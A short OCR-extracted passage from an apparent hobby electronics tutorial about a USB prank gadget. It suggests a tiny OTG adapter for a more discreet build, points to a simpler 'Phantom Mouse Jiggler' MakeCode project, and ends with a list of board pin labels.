
OTG Adapter

If you want a really subtle package, you can swap out the short USB cable for a Tiny OTG adapter!





If you want to try a simpler project, that's just as fun and uses MakeCode, check out the Phantom Mouse Jiggler (https://adafru.it/AWv)! I'll make your victim question the sentience of their own mouse cursor!!


A1
A2
D0
GND
D1
VAO
3V3
VOut
Off
On